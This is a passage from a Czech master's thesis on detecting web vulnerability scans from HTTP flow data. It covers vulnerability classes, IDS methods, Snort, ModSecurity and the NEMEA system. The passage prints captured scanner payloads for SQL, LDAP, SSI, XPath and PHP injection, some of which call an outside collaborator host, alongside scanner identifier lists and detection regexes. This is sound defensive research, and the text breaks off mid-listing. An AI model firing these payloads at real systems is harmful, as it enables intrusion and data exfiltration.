Skenování zranitelností je nedílnou součástí většiny útoků na webové aplikace. Útočník ho nevyužije v případech, kdy se mu podařilo již při sběru informací získat uživatelský účet administrátora či odhalit nějakou kritickou zranitelnost. Existují dva typy skenů zranitelností – heuristický a založený na signaturách. V heuristickém skenu se vyhledávají zranitelnosti spadající do některé třídy zranitelností. Oproti tomu skeny založené na signaturách využívají konkrétní zranitelnosti dohledatelné v databázích zranitelností[1]. V této kapitole popíši základní třídy zranitelností vyhledávané heuristickými skeny zranitelností, jejichž detekci se budu v této práci věnovat. Seznam tříd zranitelností vychází z dat, která jsem zachytil a analyzoval při provádění skenu zranitelností vybranými nástroji v defaultním nastavení.

4.1 Injection

Zranitelnosti spojené se zpracováním nedůvěryhodných dat jsou dle hodnocení OWASP Top 10 v současnosti největší bezpečnostní riziko v oblasti webových aplikací [9]. Zároveň jsou nejčastějším cílem skenerů zranitelností, jelikož k jejich vyhledávání není třeba znalost webové aplikace. Vyhledávají se zasíláním HTTP požadavků se speciálně připravenými vstupy a kontrolou obsahu HTTP odpovědí. V případě, že webová aplikace zpracuje vstupní data bez správného ošetření, dojde k provedení kódu na straně serveru a v HTTP odpovědi je navrácen obsah, který skener očekává.

[1] Například v databázi NVD prostřednictvím `https://www.cvedetails.com/`

4.1.1 SQL Injection

SQL Injection je zranitelnost vyskytující se v aplikacích využívajících relační databázi, které neošetřují správně vstup od uživatele a vkládají ho do SQL dotazů, což může vést k vykonání nebezpečného kódu. Tato zranitelnost může vést k vypsání, úpravě nebo smazání obsahu databáze, případně k obcházení autentizačního mechanismu.

4.1.2 LDAP Injection

LDAP Injection je zranitelnost nacházející se v aplikacích komunikujících se systémem LDAP, které neošetřují správně vstup od uživatele a vkládají ho do LDAP dotazů, což může vést k vykonání nebezpečného kódu. Tato zranitelnost může vést k úpravě obsahu LDAP stromu, případně k vykonání libovolných příkazů jako je například udělení oprávnění k provádění neautorizovaných LDAP dotazů.

4.1.3 SSI Injection

SSI Injection je zranitelnost vyskytující se v aplikacích, které běží na webových serverech umožňujících vývojářům vkládat do statických webových stránek dynamický kód pomocí SSI direktiv, umožňují uživatelům vkládání těchto SSI direktiv a následně je provádějí. Tato zranitelnost může vést k provedení nebezpečného kódu na straně serveru.

4.1.4 XPath Injection

XPath Injection je zranitelnost nacházející se v aplikacích využívajících jazyk XPath pro práci s XML dokumenty, které neošetřují správně vstup od uživatele a vkládají ho do XPath dotazů, což může vést k vykonání nebezpečného kódu. Tato zranitelnost může vést k úniku citlivých informací, případně k obcházení autentizačního mechanismu.

4.1.5 PHP Code Injection

PHP Code Injection je zranitelnost vyskytující se v aplikacích, které jsou zpracovávány PHP interpreterem a neošetřují správně vstupy od uživatele. Přijetí neošetřeného vstupu od uživatele může potenciálně vést až k provedení tohoto nebezpečného kódu PHP interpreterem na straně serveru.

4.1.6 Python Code Injection

Python Code Injection je zranitelnost nacházející se v aplikacích, které jsou zpracovávány Python interpreterem a neošetřují správně vstupy od uživatele. Přijetí neošetřeného vstupu od uživatele může potenciálně vést až k provedení tohoto nebezpečného kódu Python interpreterem na straně serveru.

4.1.7 Perl Code Injection

Perl Code Injection je zranitelnost vyskytující se v aplikacích, které jsou zpracovávány Perl interpreterem a neošetřují správně vstupy od uživatele. Přijetí neošetřeného vstupu od uživatele může potenciálně vést až k provedení tohoto nebezpečného kódu Perl interpreterem na straně serveru.

4.1.8 Ruby Code Injection

Ruby Code Injection je zranitelnost nacházející se v aplikacích, které jsou zpracovávány Ruby interpreterem a neošetřují správně vstupy od uživatele. Přijetí neošetřeného vstupu od uživatele může potenciálně vést až k provedení tohoto nebezpečného kódu Ruby interpreterem na straně serveru.

4.1.9 Server Side Javascript Code Injection

Server Side Javascript Code Injection je zranitelnost vyskytující se v aplikacích, které využívají Javascript interpreter na straně serveru a neošetřují správně vstupy od uživatele. Přijetí neošetřeného vstupu od uživatele může potenciálně vést až k provedení tohoto nebezpečného kódu Javascript interpreterem na straně serveru.

4.1.10 OS Command Injection

OS Command Injection je zranitelnost nacházející se v aplikacích, které neošetřují správně vstupy od uživatele a předávají je jako parametr funkcím provádějícím příkazy operačního systému. Provedení neošetřeného vstupu od uživatele může vést k úplnému převzetí kontroly nad webovou aplikací a serverem, na kterém tato aplikace běží. Tuto zranitelnost je také možné zneužít k útoku na další stroje v rámci interní sítě, které jsou dostupné ze zranitelného stroje.

4.2 Format String

Format String je zranitelnost nacházející se v aplikacích, které přijímají neošetřený vstup od uživatele ovlivňující formátování dat v některých funkcích (např. fprintf, printf, sprintf). Přijetí neošetřeného vstupu uživatele obsahujícího nebezpečný formátovací řetězec může vést například k Buffer Overflow nebo k úniku informací z operační paměti.

4.3 Server Side Template Injection

Server Side Template Injection je zranitelnost nacházející se v aplikacích, které přijímají neošetřený vstup od uživatele a vkládají ho do šablony uložené na

straně serveru. Přijetí neošetřeného vstupu uživatele obsahujícího direktivy šablony, může vést k provedení nebezpečného kódu na straně serveru.

4.4 Directory Traversal/File Path Traversal

Directory Traversal nebo také File Path Traversal je zranitelnost nacházející se v aplikacích, které jako parametr funkcí manipulujících se soubory/adresáři přijímají neošetřený vstup od uživatele, což při zpracování může vést k manipulaci s citlivými soubory uloženými na serveru.

4.5 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) je zranitelnost nacházející se v aplikacích, které přijímají neošetřený vstup uživatele obsahující fragment JavaScript kódu, což potenciálně může vést k provedení tohoto nebezpečného kódu v kontextu aplikace. Tato zranitelnost se v aplikacích může nacházet ve dvou různých variantách – persistentní a reflektivní.

Reflektivní XSS Zranitelnost XSS se označuje jako reflektivní, pokud je neošetřený vstup uživatele obsahující fragment JavaScript kódu (předaný nejčastěji jako parametr URL odkazu) pouze zrcadlen do zdrojového kódu webové aplikace, kde může potenciálně dojít k provedení tohoto nebezpečného kódu v kontextu aplikace.

Persistentní XSS Zranitelnost XSS se označuje jako persistentní, pokud je neošetřený vstup uživatele obsahující fragment JavaScript kódu uložen do trvalého (persistentního) úložiště aplikace, odkud se načítá zpět do zdrojového kódu webové aplikace, kde může potenciálně dojít k provedení tohoto nebezpečného kódu v kontextu aplikace.

4.6 Insecure URL Redirection

Insecure URL Redirection je zranitelnost nacházející se v aplikacích, které jako parametr pro přesměrování přijímají neošetřený vstup od uživatele obsahující odkaz vedoucí na externí webovou stránku, která může být infikovaná.

4.7 External Service Interaction

External Service Interaction je zranitelnost nacházející se v aplikacích, které přijímají neošetřený vstup uživatele vedoucí při zpracování k neočekávané interakci s potenciálně nebezpečnou externí službou.

Kapitola 5

Metody detekce útoků využívajících aplikační protokol HTTP

V této kapitole se věnuji metodám, kterými lze detekovat probíhající útok využívající aplikační protokol HTTP. Nejprve popíši rozdíly mezi detekcí založenou na analýze paketů a detekcí založenou na analýze síťových toků. Následně představím dva opensource nástroje pro detekci podezřelých aktivit, které poslouží jako vzor pro analýzu úspěšnosti detekce navrhovaného detekčního modulu.

5.1 Metody získávání dat pro detekci útoků

V této kapitole popíši dva procesy získávání dat, nad kterými je následně prováděna analýza některou z metod detekce průniku. Konkrétně popíši proces získávání dat pro analýzu paketů a pro analýzu síťových toků.

5.1.1 Analýza paketů

Analýza paketů je proces získávání dat z paketů procházejících sledovaným síťovým rozhraním, kde jsou zachyceny. Tuto metodu využívá s oblibou velké množství systémů IPS/IDS, jelikož díky ní mají pro účely detekce k dispozici veškerá data zachycených paketů. Vzhledem k tomu, že systém pro detekci útoků musí analyzovat každý paket procházející sledovaným rozhraním, je velmi složité škálovat jeho výkon v závislosti na rostoucím objemu síťovém provozu. Tento fakt je zároveň nevýhodou analýzy paketů, jelikož s rychle rostoucím objemem síťového provozu roste i počet ztrát paketů, což vede k potenciálně horší úspěšnosti detekce, která má dopad na celkovou bezpečnost chráněného systému.

5.1.2 Analýza síťových toků

Analýza síťových toků je proces získávání dat z paketů procházejících sledovaným síťovým rozhraním, kde jsou zachyceny. Rozdílem oproti analýze paketů a zároveň výhodou tohoto přístupu je, že systémy pro detekci útoků analyzují vždy pouze agregovaná data získaná z paketů se stejnými vlastnostmi, které prošly sledovaným síťovým rozhraním v určitém časovém úseku. Výhoda tohoto přístupu je, že je pro analýzu detekčním systémem potřeba o mnoho méně dat. Ve vědecké práci Erlachera a Dresslera z roku 2018 se ukázalo, že systém IDS fungující na základě analýzy síťových toků dokáže zvládnout úspěšně zanalyzovat mnohem vyšší průtok dat sledovanou počítačovou sítí se stejnými daty a stejnými pravidly jako užívá Snort IDS fungující na základě analýzy paketů [10].

Při přenosu síťových toků v rámci počítačové sítě CESNET2 se využívá protokol IPFIX, což je standard organizace IETF založený na protokolu NetFlow 9 společnosti Cisco, jehož účelem je právě přenos zpráv obsahujících informace o síťových tocích ze síťových zařízení na IPFIX kolektor [11].

5.2 Metody detekce útoků

V této kapitole se zabývám metodami detekce útoků, které jsou prováděny nad daty získanými ze síťového provozu analýzou paketů nebo analýzou síťových toků.

5.2.1 Detekce založená na signaturách

Detekce založená na signaturách (signature-based detection) je proces vyhledávání textových či binárních řetězců odpovídajících signaturám v datech extrahovaných ze síťového provozu, kde signatura označuje vzorek podezřelé aktivity (např. kódu zneužívajícího určitou zranitelnost nebo pouze nestandardního příkazu).

Pokud jsou signatury napsány dostatečně obecně, může se díky nim podařit detekovat celou řadu podobných nebezpečných aktivit. Nevýhodou tohoto přístupu je, že pokud je některá signatura napsána příliš obecně, může docházet k detekci velkého množství falešně pozitivních podezřelých aktivit.

Tato metodika je velmi účinná při detekci známých podezřelých aktivit, jelikož pro ně lze napsat signaturu, ale neúčinná při detekci neznámých či silně obfuskovaných podezřelých aktivit. Pro účely detekce probíhajícího skenu zranitelností webových aplikací však tato metodika vyhovuje, jelikož jsou všechny podezřelé aktivity předem známé a je pro ně tedy možné vytvořit odpovídající signatury.

5.2.2 Detekce založená na anomáliích

Detekce založená na anomáliích (anomaly-based detection) je proces založený na porovnávání charakteristik aktivit, které jsou považovány za normální, proti charakteristikám probíhajících aktivit s cílem nalézt významné odchylky, ze kterých lze určit, že se jedná o podezřelé aktivity.

Za normální aktivity systém považuje aktivity prováděné během předem určeného časového úseku (tzv. training period). Vzhledem k tomu, že se v síťovém provozu nachází velké množství různých aktivit, uchovává systém jejich charakteristiky v různých profilech chování (např. v profilu pro počet neplatných přihlášení na jednu IP adresu nebo v profilu pro počet odeslaných emailů na jednoho uživatele). Po skončení tzv. training period systém začne pomocí statistických metod porovnávat charakteristiky probíhajících aktivit proti limitům, které jsou dány profilem odpovídajícího typu chování.

Existují dva typy profilů chování - statické a dynamické. Statické profily se inicializují po určitou dobu (tzv. training period), během které systém zjišťuje charakteristiky normálních aktivit, a po ukončení inicializace se nemění. Problémem tohoto typu profilů je, že průběžně zastarává a po nějaké době již neodpovídá měnícímu se normálnímu provozu. Dynamické profily, které se po určité době reinicializují, tímto problémem netrpí, avšak trpí jiným závažným problémem. Může se stát, že útočník bude záměrně provádět podezřelé aktivity během reinicializace. Takové aktivity jsou pak systémem považovány za normální a nejsou detekovány. Společným problémem obou typů profilů jsou legitimní plánované jednorázové aktivity (např. údržba systému), které neodpovídají normálním aktivitám zjištěným během inicializace a jsou často falešně detekovány. Obecně tento typ detekce generuje velké množství falešně pozitivních hlášení o podezřelých aktivitách, u kterých analytici často ani nemají možnost zjistit, co přesně detekci vyvolalo [12].

Tato metodika může být velmi účinná při detekci jak známých, tak neznámých nebo obfuskovaných podezřelých aktivit, pro které ještě neexistuje žádná signatura, jelikož se často významně liší od normálních legitimních aktivit. Nevýhodou této metody detekce je však složitost implementace, velké množství falešně pozitivních podezřelých aktivit a náročnost na výpočetní zdroje.

5.2.3 Detekce založená na analýze stavového protokolu

Detekce založená na analýze stavového protokolu (stateful protocol analysis) je proces srovnávání předem určených profilů chování obsahujících definice obecně akceptovaného legitimního chování protokolu s probíhajícími aktivitami s cílem nalézt významné odchylky, ze kterých lze určit, že se jedná o podezřelé aktivity. Na rozdíl od detekce anomálií jsou u tohoto typu detekce profily chování univerzální a vyvinuté autorem protokolu, který definoval, jak se protokol má a nemá chovat. Slovo stavový v názvu detekce znamená, že je systém schopen chápat a sledovat stav protokolu [12].

Tento typ detekce umožňuje nejen srovnávání statistických charakteristik aktivit, ale také sledování chování protokolu. To v případě HTTP protokolu umožňuje například sledování, zda jsou z některého stroje zasílány HTTP požadavky i přes to, že ještě nebyly odeslány HTTP odpovědi na jeho předcházející požadavky, případně zda se uživatel pokouší přistupovat k privilegovaným zdrojům.

Tato metodika je velmi účinná při detekci jak známých, tak neznámých nebo obfuskovaných podezřelých aktivit, pro které ještě neexistuje žádná signatura, jelikož se významně liší od normálních legitimních aktivit. Stejně tak by s největší pravděpodobností detekovala probíhající sken zranitelností. Nevýhodou této metody detekce je však složitost její implementace, komplexnost vedoucí k velké náročnosti na výpočetní zdroje a udržování nízkého počtu falešně pozitivních podezřelých aktivit v průběhu času.

5.3 Nástroje pro detekci útoků

V této kapitole popisuji dva velmi populární systémy pro detekci útoků – Snort a ModSecurity. Každý z nich je představitelem významné kategorie systémů pro detekci/prevenci útoků. Konkrétně jde o kategorie systémů pro detekci průniku (IDS) a firewallů pro webové aplikace (WAF). Vzhledem k tomu, že detekční modul, jehož vývoj je cílem této práce, je v podstatě také systém IDS, prozkoumám architekturu systému Snort IDS. Oproti systémům IDS je WAF systém zaměřen takřka výlučně na detekci útoků na webové aplikace. Z tohoto důvodu prozkoumám jeho detekční pravidla.

5.3.1 Snort IDS

Detekce průniku je proces, který se skládá z monitorování síťového toku za účelem detekce podezřelých aktivit, zalogování detekovaných podezřelých aktivit a notifikace reakčního týmu. Systémy pro detekci průniku jsou nástroje pro automatizaci tohoto procesu a jsou důležitou součástí každé organizace, která dbá na bezpečnost [12].

Snort IDS je opensource systém pro detekci průniků (IDS) fungující na základě analýzy paketů, který se skládá z pěti hlavních komponent – Packet Decoder, Pre-processor, Detection Engine, Logging and Alert System a Output Modules.

Packet Decoder Packet Decoder je komponenta, která slouží k zachytávání paketů z různých síťových rozhraní.

Pre-processor Pre-processor je komponenta, která se využívá k uspořádání zachycených paketů pro následnou analýzu detekční komponentou.

Detection Engine Detection Engine je klíčová komponenta, která slouží k porovnávání detekčních pravidel vůči uspořádaným paketům za účelem identifikace průniku.

Logging and Alert System Komponenta Logging and Alert System slouží k logování průniků nalezených detekční komponentou a k vygenerování upozornění.

Output Modules Komponenta Output Modules slouží k řízení výstupu generovaného komponentou Logging and Alert System.

5.3.2 ModSecurity WAF

ModSecurity je opensource firewall sloužící k detekci a prevenci útoků na webové aplikace (WAF). Jedná se o modul do webového serveru Apache2 fungující na základě analýzy paketů. WAF aplikace se od systémů IDS liší tím, že jsou specializované takřka výlučně na útoky vedené proti webovým serverům a aplikacím a nasazují se buď přímo na webové servery s aplikacemi nebo jako reverzní proxy. V případě reverzní proxy dokáží ochránit libovolné množství webových serverů, které se nachází ve stejné počítačové síti.

Tento nástroj jsem vybral především proto, že je k němu přidružen opensource projekt organizace OWASP s názvem OWASP ModSecurity Core Rule Set (CRS)[1] obsahující velké množství komplexních detekčních pravidel, které mohu využít ve své práci pro detekci útoků na webové aplikace nad síťovými toky. Pravidla jsou rozdělena do různých kategorií podle typu útoku a v rámci kategorií pak podle úrovně paranoii od nejnižší (1) po nejvyšší (4). Čím vyšší úroveň, tím obecnější pravidla a vyšší riziko falešně pozitivních detekcí. Pro účely této práce využívám pravidla pro nejnižší úroveň paranoii.


[1] `https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project`

Kapitola 6

Systém NEMEA

V této kapitole se věnuji popisu systému NEMEA a jeho architektuře, jejíž znalost je potřebná pro návrh modulu a jeho integraci do tohoto systému. NEMEA je modulární systém, jehož účelem je detekce anomálií v síťovém provozu. K tomuto účelu slouží v rámci systému detekční moduly (Detectors), které na vstupním TRAP rozhraní nejčastěji přijímají síťové toky, nad kterými následně provádějí analýzu. Výstupním rozhraním poté dochází k zasílání upozornění na detekované události. Modul vyvíjený v rámci této diplomové práce bude po jejím odevzdání vložen do NEMEA repozitáře a stane se oficiální součástí tohoto systému.

Architektura systému je pěkně znázorněna na obrázku 6.1. Systém se skládá z modulů, které tvoří veškerou jeho funkcionalitu. Tyto moduly systém rozděluje na detekční moduly a podpůrné moduly mající na starost ukládání, export a předzpracovávání dat. Aby byl vývoj modulů co nejjednodušší, poskytuje systém, pod názvem NEMEA Framework, soubor knihoven obsahující funkcionalitu společnou pro všechny moduly. Tato funkcionalita se skládá z TRAP knihovny, která implementuje komunikační rozhraní a poskytuje modulům funkce pro přijímání a zasílání zpráv skrze něj, dále z UniRec knihovny, která implementuje jednotný datový formát přijatých a odeslaných zpráv, a ze sady všeobecných algoritmů a datových struktur. Pro správu celého systému pak slouží komponenta Supervisor [13].



Obrázek 6.1: Architektura systému NEMEA, Zdroj: <https://github.com/CESNET/Nemea>

Kapitola 7

Analýza a návrh

V této části blíže rozeberu technické aspekty praktického řešení tak, jak jsem se jimi postupně zabýval, a navrhnu realizované řešení detekce útoků využívajících aplikační protokol HTTP.

7.1 Detekce útoků využívajících aplikační protokol HTTP

Skenery zranitelností při testování existence zranitelností na cílovém stroji využívají speciální řetězce, které je možné detekovat vhodnými detekčními signaturami. Tyto řetězce jsem zachytil pomocí proxy serveru, přes který jsem nechal vybrané nástroje provést sken zranitelností, a jejich příklady uvádím v jednotlivých podkapitolách. Součástí podkapitol je kromě těchto řetězců vždy také ukázka vybraných signatur z projektu OWASP ModSecurity CRS pro detekci určité skupiny podezřelých řetězců. Nikoliv však nutně k detekci příkladů řetězců uvedených v ukázce. Kromě detekce speciálních řetězců na testování zranitelností je možné skenery ve výchozím nastavení detekovat také podle identifikátoru, který zasílají v HTTP hlavičce User-Agent. Seznam identifikátorů uvádím v následující podkapitole.

7.1.1 HTTP pole exportovaná ze síťového provozu

Před návrhem samotné detekce útoků v této podkapitole popisuji, jaká HTTP pole jsou vlastně v síťových tocích pro účely detekce podezřelých aktivit k dispozici. Dostupnost HTTP polí se liší v závislosti na exporteru síťového toku, což ilustruji tabulkou 7.1. Žádný z populárních nástrojů uvedených v tabulce neexportuje tělo HTTP požadavku.

Pro tuto diplomovou práci nebudu využít detekci založenou na HTTP odpovědích. Budu analyzovat všechny dostupné HTTP hlavičky v HTTP požadavcích. HTTP odpověď obsahuje pouze dvě hlavičky, ze kterých lze v omezené

Tabulka 7.1: Srovnání aplikací na export síťových toků obohacených o informace protokolu HTTP

HTTP Pole/Aplikace	flow_meter	Flowmon Probe	nProbe
Method	Ano	Ano	Ano
Host	Ano	Ano	Ano
URL	Ano	Ano	Ano
User-Agent	Ano	Ne	Ano
Referer	Ano	Ne	Ano
Status-Code	Ano	Ano	Ano
Content-Type	Ano	Ne	Ano

míře zjistit, zda se útok povedl (například stažení souborů nastaví odpovídající HTTP hlavičku Content-Type). Tato informace však pro samotnou detekci útoků není podstatná.

Pro účely cílenější detekce útoků provede detekční modul rozdělení HTTP pole URL do následujících částí dle schématu URL adresy. Příklad naplnění jednotlivých polí hodnotami popisuji na výpisu 7.1.

Pole pro cílenou detekci útoků

- HTTP_METHOD_AND_URL
- HTTP_URL_ARGS
- HTTP_URL_ARGS_NAMES
- HTTP_URL_FILENAME
- HTTP_URL_QUERY_STRING

```
URL: http://www.priklad.cz/adresar/index.php?param=5&param2=4#frag

HTTP_METHOD: GET
HTTP_URL: /adresar/index.php?param=5&param2=4#frag
HTTP_METHOD_AND_URL: GET /adresar/index.php?param=5&param2=4#frag
HTTP_URL_ARGS: ["5", "4"]
HTTP_URL_ARGS_NAMES: ["param", "param2"]
HTTP_URL_FILENAME: /adresar/index.php
HTTP_URL_QUERY_STRING: param=5&param2=4
```

Výpis 7.1: Příklad rozčlenění URL adresy

7.1.2 Detekce skenerů zranitelností dle jejich identifikátorů v HTTP hlavičce User-Agent

Skenery zranitelností ve výchozím nastavení lze často detekovat podle identifikátoru, které zasílají v HTTP hlavičce User-Agent. Seznam identifikátorů, které detekuji, uvádím ve výpisu 7.2.

```
(hydra), .nasl, absinthe, advanced email extractor, arachni/,
autogetcontent, bilbo, BFAC, brutus, brutus/aet, bsqlbf, cgichk,
cisco-torch, commix, core-project/1.0, crimscanner/, datacha0s,
dirbuster, domino hunter, dotdotpwn, email extractor, fhscan core 1.,
floodgate, get-minimal, gootkit auto-rooter scanner, grabber,
grendel-scan, havij, inspath, internet ninja, jaascois, zmeu,
masscan, metis, morfeus fucking scanner, mysqloit, n-stealth, nessus,
netsparker, nikto, nmap nse, nmap scripting engine, nmap-nse,
nsauditor, openvas, pangolin, paros, pmafind, prog.customcrawler,
qualys was, s.t.a.l.k.e.r., security scan, springenwerk,
sql power injector, sqlmap, sqlninja, teh forest lobster,
this is an exploit, toata dragostea,
toata dragostea mea pentru diavola, uil2pn, user-agent:, vega/,
voideye, w3af.sf.net, w3af.sourceforge.net, w3af.org, webbandit,
webinspect, webshag, webtrends security analyzer, webvulnscan,
whatweb, whcc/, wordpress hash grabber, xmlrpc exploit, WPScan
```

Výpis 7.2: Identifikátory skenerů zranitelností v HTTP hlavičce User-Agent

7.1.3 Detekce skenerů zranitelností dle jejich identifikátorů v URL

Skenery zranitelností ve výchozím nastavení lze často detekovat podle identifikátoru, které zasílají v URL. Seznam identifikátorů pochází z projektu OWASP ModSecurity CRS a je mnou rozšířen o identifikátory zaslané skenery zranitelností během skenování. Tento seznam uvádím ve výpisu 7.3.

```
/.adSensepostnottherenonobook, /<invalid>hello.html,
/actSensepostnottherenonotive,
/acunetix-wvs-test-for-some-inexistent-file,
/antidisestablishmentarianism,
/appscan_fingerprint/mac_address, /arachni-,
/cybercop, /nessus_is_probing_you_,
/nessustest, /netsparker-, /rfiinc.txt,
/thereisnowaythat-you-canbethere,
/w3af/remotefileinclude.html, appscan_fingerprint,
w00tw00t.at.ISC.SANS.DFind,
w00tw00t.at.blackhats.romanian.anti-sec,
thishouldnotexistandhopefullyitwillnot, 0W45pz4p, zappx,
burpcollaborator.net, defaced
```

Výpis 7.3: Identifikátory skenerů zranitelností v URL

7.1.4 Detekce požadavků neodpovídajících specifikaci HTTP protokolu

Útočník se ve své snaze odhalit nějakou zranitelnost ve webové aplikaci může dopustit porušení formátu HTTP požadavku, který je definován v rámci HTTP protokolu v RFC 2616 [8]. Útoky tohoto typu jsou detekovány pomocí whitelistu HTTP metod, který uvádím ve výpisu 7.4.

```
GET|HEAD|POST|OPTIONS|PUT|DELETE|TRACE|CONNECT
```

Výpis 7.4: HTTP metody definované protokolem HTTP

7.1.5 Detekce přístupu k souborům s omezeným oprávněním

Skenery zranitelností či útočníci se mnohou pokusit přistoupit k citlivým souborům s omezeným oprávněním, ke kterým uživatelé při běžné práci nepřistupují. Detekcí těchto přístupů je možné identifikovat podezřelou aktivitu, ze které se může stát pokus o průnik bezpečností cílového systému. Seznam souborů s omezeným oprávněním pochází z projektu OWASP ModSecurity CRS a je mnou rozšířen o soubory, ke kterým se pokusily přistupovat skenery zranitelností během skenování. Tento seznam uvádím ve výpisu 7.5.

```
.htaccess, .htdigest, .htpasswd, /.git/, /.gitignore, /.hg/,
/.hgignore, /.svn/, wp-config.php, wp-config.bak, wp-config.old,
wp-config.temp, wp-config.tmp, wp-config.txt, /config/config.yml
/config/config_dev.yml, /config/config_prod.yml,
/config/config_test.yml, /config/parameters.yml
/config/routing.yml, /config/security.yml, /config/services.yml,
/sites/default/default.settings.php, /sites/default/settings.php,
/app/etc/local.xml, /sftp-config.json, /Web.config, /gruntfile.js,
/npm-debug.log, /composer.json, /composer.lock, /packages.json,
/.env, IISSAMPLES, WEB-INF/web.xml, WEB-INF\web.xml
```

Výpis 7.5: Soubory s omezeným oprávněním

7.1.6 Detekce přístupu k citlivým uživatelským účtům

Skenery zranitelností či útočníci se mohou pokusit přistoupit k citlivým uživatelským účtům, ke kterým uživatelé při běžné práci nepřistupují. Detekcí těchto přístupů je možné identifikovat podezřelou činnost, ze které se může stát pokus o průnik bezpečností cílového systému. Seznam citlivých účtů, které jsem identifikoval při analýze požadavků zasílaných skenery zranitelností, uvádím ve výpisu 7.6.

```
~nobody|~adm
```

Výpis 7.6: Citlivé uživatelské účty

7.1.7 SQL Injection

Ve výpisu 7.7 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti SQL Injection.

```
cr'||(select extractvalue(xmltype('<?xml version="1.0"
    encoding="UTF-8"?>
    <!DOCTYPE root [ <!ENTITY % onyqu SYSTEM
        "http://i28qx.burpcollab'||'orator.net/">
    %onyqu;]>'),'/l') from dual)||'
cr');declare @q varchar(99);set
    @q='\\mncb1.burpcollab'+'orator.net\wdt';
    exec master.dbo.xp_dirtree @q;--
(select load_file('\\\\b11pq.burpcollaborator.net\\syp'))
cr'+(select load_file('\\\\6ew2l.burpcollaborator.net\\biw'))+'
cr' and (select*from(select(sleep(20)))a)--
UNION ALL select NULL --
cr',0)waitfor delay'0:0:20'--
cr78607471' or '2337'='2329
cr46405613' or 8981=8981--
cr' and '5388'='5388
```

Výpis 7.7: SQL Injection

Detekční signatury Ve výpisu 7.8 uvádím příklady regulárních výrazů, které slouží jako signatury pro detekci podezřelých řetězců.

```
(?i)(?:(?:procedure\s+analyse\s*?\()|(?:;\s*?(?:declare|open)\s+[\w-]+)|
    (?:create\s+(?:procedure|function)\s*?\w+\s*?\(\s*?\)\s*?-)|
    (?:declare[^\w]+[@#]\s*?\w+)|(?:exec\s*?\(\s*?@))
\s+(?:(?:group_)concat|char|load_file)\s?\(?)|(?:end\s*?\);)|
    (?:[\"'‘]\s+regexp\W)|(?:[\s(]load_file\s*?\())
(?i)(?:(?:(?:union(?:.*?)select(?:.*?)from)))
```

Výpis 7.8: Detekční signatury pro SQL Injection

7.1.8 LDAP Injection

Ve výpisu 7.9 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti LDAP Injection.

```
*)(objectClass=*
*)(!(objectClass=*)
```

Výpis 7.9: LDAP Injection

Detekční signatury Ve výpisu 7.10 uvádím příklady regulárních výrazů, které slouží jako signatury pro detekci podezřelých řetězců.

```
(?:\((?:\W*?(?:objectc(?:ategory|lass)|homedirectory|[gu]idnumber|cn)
    \b\W*?=|[^\w\x80-\xFF]*?[\!\&\|][^\w\x80-\xFF]*?\()|\)
    [^\w\x80-\xFF]*?\([^\w\x80-\xFF]*?[\!\&\|])
```

Výpis 7.10: Detekční signatury pro LDAP Injection

7.1.9 SSI Injection

Ve výpisu 7.11 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti SSI Injection.

```
"-->'-->‘--><!--#set var="dkk" value="cjj36wzy8q"-->
    <!--#set var="fmm" value="ell58y10as"--><!--#echo var="dkk"-->
    <!--#echo var="fmm"--><!--#exec cmd="nslookup -q=cname
<!--#EXEC cmd="ls /"-->
<!--#EXEC cmd="dir \"-->
```

Výpis 7.11: SSI Injection

Detekční signatury Ve výpisu 7.12 uvádím příklady regulárních výrazů, které slouží jako signatury pro detekci podezřelých řetězců.

```
<!--\W*?#\W*?(?:e(?:cho|xec)|printenv|include|cmd)
```

Výpis 7.12: Detekční signatury pro SSI Injection

7.1.10 XPath Injection

Ve výpisu 7.13 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti XPath Injection.

```
cr'
cr63245481' or '9052'='9052
cr47196941' or '6370'='6369
cr13945358' or 7646=7646--
cr55332008' or 4358=4355--
cr' and '3869'='3869
cr' and '6747'='6745
cr' and 3985=3985--
cr' and 5575=5568--
cr"
```

Výpis 7.13: XPath Injection

Detekční signatury Ve výpisu 7.14 uvádím příklady regulárních výrazů, které slouží jako signatury pro detekci podezřelých řetězců.

```
['\\\"]?\s*(and|or)\s*['\\\"]?.*?['\\\"]?\s*=\s*['\\\"]?|--
```

Výpis 7.14: Detekční signatury pro XPath Injection

7.1.11 PHP Code Injection

Ve výpisu 7.15 uvádím příklady řetězců zasílaných skenery zranitelností, které testují přítomnost zranitelnosti PHP Code Injection.

```
";print(chr(122).chr(97).chr(112).chr(95).chr(116).chr(111)
.chr(107).chr(101).chr(110));$var="
